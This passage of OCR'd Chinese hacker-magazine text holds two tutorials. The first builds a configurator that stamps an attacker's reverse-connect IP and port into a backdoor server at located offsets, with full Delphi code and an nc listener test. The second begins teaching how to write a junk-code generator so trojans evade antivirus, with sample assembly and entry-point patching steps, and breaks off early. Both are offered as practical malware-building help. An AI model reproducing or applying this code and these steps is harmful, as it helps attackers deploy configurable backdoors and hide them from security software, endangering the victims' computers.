


图2

设置好后，重新进行编译生成。这回，生成的程序才3.21K！够小的了。如果此时我们运行这个程序的话，会发现有一个大大的黑黑的DOS窗口弹出来。我在编译和测试X档案出版的“黑客编程入门”一书中的代码程序时，也总是弹出这个烦人的窗口。去掉这个窗口的方法很简单，因为当前编译方式默认为DOS程序，所以我们只需设置一下编译参数就可以了。在上图的“Project Options:”中，把/**subsystem:console**改为/**subsystem:windows**就可以了。

好了，服务端就这样制作好了，编译程序的技巧和方法我也介绍完了，下面我们进入下一步。

二、把服务端生成为资源文件和定位查找配置参数AXXXXX及BXXXXXXXXXXXXXXXXXXX在服务端里的位置

1．首先我们用服务端生成一个资源文件。在生成服务端的文件夹里建立一个文本文档，里面写入**eighteen RCDATA backdoor.exe**，它们代表的含义分别是：标识符、类型、文件名。然后我们把这个文本文档改名成为server.rc。

2．把brcc32.exe文件复制到当前文件夹中，建立一个批处理文件，批处理文件的内容为**brcc32.exe server.rc**。运行这个批处理文件，就会在当前文件夹中生成一个server.res的文件了，记住哟，这个就是资源文件。把它复制到生成配置器的文件夹中。OK，这一步的工作就完成了。

3．接下来就是查找AXXXXX和BXXXXXXXXXXXXXXXXXXX在服务端中的位置。打开C32asm，使用Hex方式打开服务端，搜索XXX，我的定位结果如图3所示。

结果分别为**offset_port:90C**和**offset_ip:8F8**。把它们转换为十进制的数字就是**offset_port=2316，offset_ip=2296**（很重




图3

要的一步，一定要保证数据正确，否则会使生成的服务端无法运行），先保存一下，后面在写生成配置器时我们会用到。好了，至此，我们服务端的工作就大功告成了，下面就开始本文的重点，也就是生成配置器的制作过程了。

简单说一下制作配置器时最重要的几步：

1．在生成配置器的dpr工程里加入{**$R server.res**}，它的作用就是让程序在编译时把这个资源文件也加入到程序中。

2．因为我们要配置自己的服务端，所以要把我们设置的反弹端口和IP写进生成的服务端中。我们已经定位好了反弹端口和IP的位置，下面添加两个保存反弹端口和IP位置的全局常量，在uses的下面添加如下内容。

```
const
  offset_port=2316 ;
  offset_ip=2296;//这两个值就根据你自己定位的结果来设定。
```

为了让新手更加明白添加的确切位置，我把这一段的完整代码给出来。

```
unit Unit1;
interface
uses
  Windows, Messages, SysUtils, Variants, Classes,
Graphics, Controls, Forms,
  Dialogs, StdCtrls;
  const
  offset_port=2316 ;
  offset_ip=2296;//这两个值就根据你自己定位的结果来设定。
{$R 'server.RES'}//将资源文件加入到程序中
type
  TForm1 = class(TForm)
```

3．接着就是界面设置了，如图4所示。




图4

界面可以按照图4所示来进行设置，下面最关键的就是两个按钮的单击事件了，代码如下。第一个用来设置保存生成服务端的路径。

```
procedure TForm1.Button2Click(Sender: TObject);
begin
try
  if not OpenDialog.execute then exit;
  edit3.Text:=OpenDialog.FileName;//将路径保存到edit3中
except end;
end;
```

下面这一个是用来生成服务端的代码，仔细看看哟！

```
procedure TForm1.Button1Click(Sender: TObject);
var
  //设置变量
  Buff,ziyuanzhizhen: PChar;
  ziyuanweizhi: HRSRC;
  ziyuandaxiao,BytesWritten: Longword;
  shujuchulijubing,shengingzhizhen: THandle;
  port,back_ip:string;
begin
try
  port:=trim(edit1.text);
  back_ip:=trim(edit2.Text);
  ziyuanweizhi := FindResource(HInstance, 'eighteen', 
RT_RCDATA); //资源指针指向寻找到的资源的'eighteen'
  ziyuandaxiao := SizeofResource(HInstance, ziyuanweizhi); //
获取资源文件的大小
  shujuchulijubing := LoadResource(HInstance, ziyuanweizhi)
//数据处理句柄
  ziyuanzhizhen := LockResource(shujuchulijubing); //资源
指针
  shengingzhizhen := CreateFile(pchar(Edit3.Text),
GENERIC_WRITE, FILE_SHARE_WRITE, nil, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, 0); //生成模板服务端(未写入配置信息)
  //下面开始写配置信息
  WriteFile(shengingzhizhen, ziyuanzhizhen^, ziyuandaxiao,
BytesWritten, nil); //写文件操作
  SetFilePointer(shengingzhizhen, offset_port, nil,
FILE_BEGIN); //重定位指针，定位指针到要进行写操作的位置
  Buff := PChar(port + StringOfChar(#0, 6 - Length
(port))); //要写的数据
  WriteFile(shengingzhizhen, Buff^, 6, BytesWritten, nil); //
修改文件，将配置信息写入文件中
  SetFilePointer(shengingzhizhen, offset_ip, nil,
FILE_BEGIN); //重定位指针
  Buff := PChar(back_ip + StringOfChar(#0, 20 - Length
(back_ip))); //要写的数据
  WriteFile(shengingzhizhen, Buff^, 20, BytesWritten, nil); /
/再次修改文件
  MessageBox(0, '服务端生成成功!', 'backdoor', MB_OK); //这样
服务端就生成了!
  except
    end;
  end;
```

上边代码SetFilePointer中的OFFSET_port为要开始写的地址，就是我们上面定位的参数的地址（上边我还提醒你记着的，没忘记吧），Buff里面的6为AXXXXX的长度，WriteFile里面的6也是。

我们来测试一下，运行服务端生成器，填写好配置信息，然后点击生成，这样服务端就生成了。接下来就是测试能不能运行了。使用nc监听本地设置的端口，然后运行服务端。图5是我测试的结果。




图5

Yeah，成功了！本文只是一个简单的生成配置器制作教程，不过方法和道理都是一样的，我们掌握了这个方法，就可以制作出一个更好的生成配置程序了。本文完整的程序代码，已收录在当期光盘中供大家测试和参考。如果本文有什么问题或者有什么不明白的地方，请在论坛里留言，大家一起探讨学习！

（程序代码已收录在光盘中，并在VC 6.0＋Delphi 7.0＋Winows XP1下测试通过）

文章难易度：★★★★★
文章阅读点：如何编写花指令生成器

让每一个菜鸟都有自己的花指令

[w.w Group] 逆流风（李友贤）

相信给自己的木马做过免杀的朋友都知道花指令吧！在黑客X档案06年第9期的主题乐园里也曾经详细的介绍了如何使用花指令来使自己的木马不被查杀的方法。不过，他们使用的花指令基本上都是别人公布在网上的已生成好的花指令。对于这些已被公布的花指令和花指令添加器，菜鸟们可以直接拿来使用，同样的，杀病毒软件厂家也可以直接拿来研究，所以这些花指令的免杀效果并不是太理想。虽然对于有汇编基础的老鸟来说，可以写出自己的花指令，但写花指令的过程比较麻烦，因此我才萌生了编写一个花指令生成器的想法，绝对首创哦，喜欢各位菜鸟喜欢^_^

一、写花指令生成器必备知识

1．花指令原理

什么是花指令呢？各位菜鸟可以把它理解成程序中的无用代码，程序多了它没有影响，少了它也能正常运行。加入花指令后，杀毒软件对木马静态反汇编时，木马的代码就不会正常的显示出来，加大了杀毒软件对木马的查杀难度。

2．如何写花指令

下面我们先看一段花指令，分析理解它的原理：

```
PUSH EBP
MOV EBP,ESP
push edx
pop edx
inc ecx
dec ecx
add esp,21
add esp,-21
```

```
add esp,10
sub esp,10
JMP 附近空地址随便乱跳
JMP 原入口点
```

花指令一般有三部分，开头就是**PUSH EBP**和**MOV EBP,ESP**，这两句在大部分程序开头可以经常看到。**PUSH EBP**是把EBP压入堆栈，**MOV EBP,ESP**是把ESP的值赋给EBP，不懂没关系，只要知道**PUSH EBP**和**MOV EBP,ESP**这两句经常出现在文件开头就可以了。使用OllyDbg打开一个不加壳的文件载入后经常会停在**PUSH EBP MOV EBP,ESP**。

接下来就是花指令了，**push edx**是把通用寄存器EDX压入堆栈；**pop edx**是把通用寄存器EDX弹出堆栈，这两句合起来就相当于什么也没做。接下来的**inc ecx**，ecx用来保存计数值，也是寄存器，inc是加1；下面的**dec ecx**中的dec是减1，加1减1相抵消，又是什么也没做。**add esp,21**，这是寄存器esp加21，add是加上；下面一句**add esp,-21**是寄存器esp减21，小学知识，+21+（-21）=0，还也是什么也没做。再下来**add esp,10**，寄存器esp加10；**sub esp,10**，寄存器esp减10，sub是减去。一个加10，一个减10，相互抵消了。最后是跳转语句，我用两句JMP，第一句在花指令附近随便跳到个空地址，第二个JMP是从空地址跳回文件的原入口点。

3．如何写入花指令

来看看加花指令的一般步骤：

（1）准备好要加的花指令；

（2）准备未加壳的黑客软件；

（3）使用OllyDbg打开这个黑客软件，记下入口点的内存地址；

（4）找到零地址，一句一句写入花指令，再用JMP跳回程序入口点（如果找不到空白地址，我们可以用zeroadd加区段。zeroadd是一款英文软件，我已经汉化好了，操作很简单就不演示了）；

（5）保存后用Peditor修改文件入口点为开始写花指令的地址。这样运行程序就先运行花指令再跳回程序的原始开头执行程序了；


（6）检测程序是否正常运行和免杀效果如何。

通常步骤就是这样了，具体的大家可以参见黑客X档案06年第9期主题乐园，里面有详细的例子。

二、开始写花指令生成器

1．花指令生成器的编写思路

了解了花指令的一些知识后我们来考虑一下编写的思路。我们使用perl来编写这个花指令生成器，先看看我画的流程图，如图1。



